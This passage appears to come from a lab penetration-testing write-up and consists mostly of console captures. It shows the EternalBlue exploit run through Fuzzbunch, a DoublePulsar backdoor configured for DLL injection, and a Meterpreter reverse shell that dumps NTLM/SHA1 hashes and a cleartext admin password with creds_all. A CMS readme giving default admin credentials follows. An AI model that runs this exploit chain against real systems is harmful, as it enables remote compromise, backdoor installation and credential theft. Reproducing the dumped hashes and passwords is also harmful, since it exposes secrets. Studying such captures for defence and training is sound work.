


Figure 2.2 the results from the Eternal blue exploit


C:\NSA\windows>fb.py
--[Version 3.5.1
[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => C:\NSA\windows\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => c:\logs
[*] Autorun ON
ImplantConfig Autorun List
0) prompt confirm
1) execute
Exploit Autorun List
0) apply
1) touch all
2) prompt confirm
3) execute
Special Autorun List
0) apply
1) touch all
2) prompt confirm
3) execute
Payload Autorun List
0) apply
1) prompt confirm
2) execute
[+] Set FbStorage => C:\NSA\windows\storage

```
[*] Retargetting Session

[?] Default Target IP Address [] : 192.168.0.1
[?] Default Callback IP Address [] : 192.168.0.200
[?] Use Redirection [yes] : no

[?] Base Log directory [c:\logs] :
[*] Checking c:\logs for projects
Index     Project
-----     -------
0         test
1         Create a New Project

[?] Project [0] :
[?] Set target log directory to 'c:\logs\test\z192.168.0.1'? [Yes] :

[*] Initializing Global State
[+] Set TargetIp => 192.168.0.1
[+] Set CallbackIp => 192.168.0.200

[!] Redirection OFF
[+] Set LogDir => c:\logs\test\z192.168.0.1
[+] Set Project => test
```

```
fb > use Eternalblue

[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.0.1

[*] Applying Session Parameters
[*] Running Exploit Touches


[!] Enter Prompt Mode :: Eternalblue

Module: Eternalblue
===================

Name                  Value
----                  -----
NetworkTimeout        60
TargetIp              192.168.0.1
TargetPort            445
VerifyTarget          True
VerifyBackdoor        True
MaxExploitAttempts    3
GroomAllocations      12
Target                WIN72K8R2
```



[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :
[*] NetworkTimeout :: Timeout for blocking network calls (in seconds). Use -1 f
or no timeout.
[?] NetworkTimeout [60] :
[*] TargetIp :: Target IP Address
[?] TargetIp [192.168.0.1] :
[*] TargetPort :: Port used by the SMB service for exploit connection
[?] TargetPort [445] :
[*] VerifyTarget :: Validate the SMB string from target against the target sele
cted before exploitation.
[?] VerifyTarget [True] :
[*] VerifyBackdoor :: Validate the presence of the DOUBLE PULSAR backdoor befor
e throwing. This option must be enabled for multiple exploit attempts.
[?] VerifyBackdoor [True] :
[*] MaxExploitAttempts :: Number of times to attempt the exploit and groom. Dis
abled for XP/2K3.
[?] MaxExploitAttempts [3] :
[*] GroomAllocations :: Number of large SMBv2 buffers (Vista+) or SessionSetup
allocations (XK/2K3) to do.
[?] GroomAllocations [12] :
[*] Target :: Operating System, Service Pack, and Architecture of target OS
0) XP Windows XP 32-Bit All Service Packs
*1) WIN72K8R2 Windows 7 and 2008 R2 32-Bit and 64-Bit All Service Packs
[?] Target [1] : 1

```
[!] Preparing to Execute Eternalblue

[*]  Mode :: Delivery mechanism

   *0) DANE     Forward deployment via DARINGNEOPHYTE
    1) FB       Traditional deployment from within FUZZBUNCH

[?] Mode [0] : 1
[+] Run Mode: FB

[?] This will execute locally like traditional Fuzzbunch plugins. Are you sure?
(y/n) [Yes] :
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.0.1] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.0.1:445

[+] Configure Plugin Remote Tunnels


Module: Eternalblue
===================

Name                  Value
----                  -----
DaveProxyPort         0
NetworkTimeout        60
TargetIp              192.168.0.1
TargetPort            445
VerifyTarget          True
VerifyBackdoor        True
MaxExploitAttempts    3
GroomAllocations      12
ShellcodeBuffer
Target                WIN72K8R2
```

```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor not installed, game on.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (54 bytes):
0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
0x00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
0x00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
0x00000030  61 63 6b 20 31 00                                ack 1.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        .............DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 (64-bit)
    [+] Backdoor installed
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                            ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded
```

```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                            ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded

fb Special (Eternalblue) >
```

```
fb Special (Eternalblue) > show

Plugin Categories
=================

  Category          Active Plugin
  --------          -------------
  Exploit           None
  ImplantConfig     None
  ListeningPost     None
  Payload           None
  Special           Eternalblue
  Touch             None

fb Special (Eternalblue) >
```


fb Special (Eternalblue) > show Payload
Plugin Category: Payload
Name Version
Doublepulsar 1.3.1
Jobadd 1.1.1
Jobdelete 1.1.1
Joblist 1.1.1
Pcdlllauncher 2.3.1
Processlist 1.1.1
Regdelete 1.1.1
Regenum 1.1.1
Regread 1.1.1
Regwrite 1.1.1
Rpcproxy 1.0.1
Smbdelete 1.1.1
Smblist 1.1.1
Smbread 1.1.1
Smbwrite 1.1.1
fb Special (Eternalblue) >

```
fb Special (Eternalblue) > use Doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.0.1

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name              Value
----              -----
NetworkTimeout    60
TargetIp          192.168.0.1
TargetPort        445
OutputFile
Protocol          SMB
Architecture      x86
Function          OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.0.1] :

[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB      Ring 0 SMB (TCP 445) backdoor
    1) RDP      Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] :

[*]  Architecture :: Architecture of the target OS

   *0) x86      x86 32-bits
    1) x64      x64 64-bits

[?] Architecture [0] :

[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system
```

```
[?] Function [0] : 2
[+] Set Function => RunDLL

[*]  DllPayload :: DLL to inject into user mode
```




Figure 2. 3 results proving access to server 2

```
[-] Handler failed to bind to 192.168.0.200:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (206403 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.2:49432) at 2019-12-16 07:46:04 -0500

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 10
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:70:fc:e3
MTU          : 1500
IPv4 Address : 192.168.0.2
IPv4 Netmask : 255.255.255.0


Interface 11
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:2
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Figure 2.4 results of command creds_all against the two servers

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain    NTLM                              SHA1
--------  ------    ----                              ----
SERVER1$  UADCWNET  55b1643f1714d7a31c29569d172f2bd5  7df8aa859d5ec0472d4ba7026bb8d8924f0832a6
admin     UADCWNET  a492077fbcde819c130f5383f76d0e9c  43105f69263daa7f752252646c5372d95746d60b

wdigest credentials
===================

Username  Domain    Password
--------  ------    --------
(null)    (null)    (null)
SERVER1$  UADCWNET  d4 bc 73 2a 40 5e 27 53 19 0c ea 29 20 aa 95 1a b0 91 69 33 ef 4e 03 6e d3 2a 87 c1 bb 3c cf 66 38 6e 0f e0 e6 23 3f f3 3
0 b2 a6 ee 8a cd 14 2d 1b 05 0f f9 76 39 9c af 3f 5d f6 e7 57 6e 0f 39 43 51 bf d4 fb 48 a8 70 84 23 8e b6 64 54 af 67 26 a2 b5 78 9d 5e 67 0
2 b6 1c 5d b5 32 60 8d ca 47 f2 0e a1 48 9d 67 7b fd 23 3f c6 48 af 89 26 63 60 af 91 77 6c 52 12 89 34 d1 27 8a ca 9a f0 b3 3a 78 b1 33 a2 1
f fb 8d 2f 77 b1 10 37 f4 cf 45 64 bd 60 54 67 f0 64 74 b5 63 6d 52 05 59 8e ee dd 2f c9 14 b6 3c 49 7e 07 ed 10 98 c2 13 6c e8 d9 e7 e0 49 4
9 09 78 20 53 49 79 7a 1d 41 9b 09 1b c1 f9 72 28 39 31 b3 5b 29 57 46 09 d2 fa b4 20 15 1c 4b ab bf ce 9a cb b1 be b9 b1 3e 5b 37 b0 a8 7c e
4 c1 a4 41 54 9f aa a5 8c 8f f1 f1
admin     UADCWNET  Thisisverysecret2019
```




Figure 2.5 the website view




Figure 2.6 admin login





Figure 2.7 readme.txt

```
Log1 CMS v.2.0

This is personal version,
one level menu only!!!

unpack log1 CMS package to your htdocs folder:
f.e. /var/www

chmod 777 to:
db (whole dir): chmod 777 -R db/
admin/engine/config.php (chmod 777 admin/engine/config.php)
admin/template.php (chmod 777 admin/template.php)
index.php (chmod 777 index.php)

open browser and enjoy log1 CMS.

next go to admin panel: /admin
default login & pass is: log1, log1

License:
log1 CMS is on GPL v.3 license and Creative Commons Attribution 2.5
link back to log1cms home page(log1cms.sf.net) on your page would be nice.

see inside template folder to view license.

Third-party software included:
- lightbox;
- Ajax File Manager;
- Ajax upload;


issues, wishes please send to:
log1@poczta.fm
```

Figure 2.8 interesting pages that were discovered






Figure 2.9 the admin page


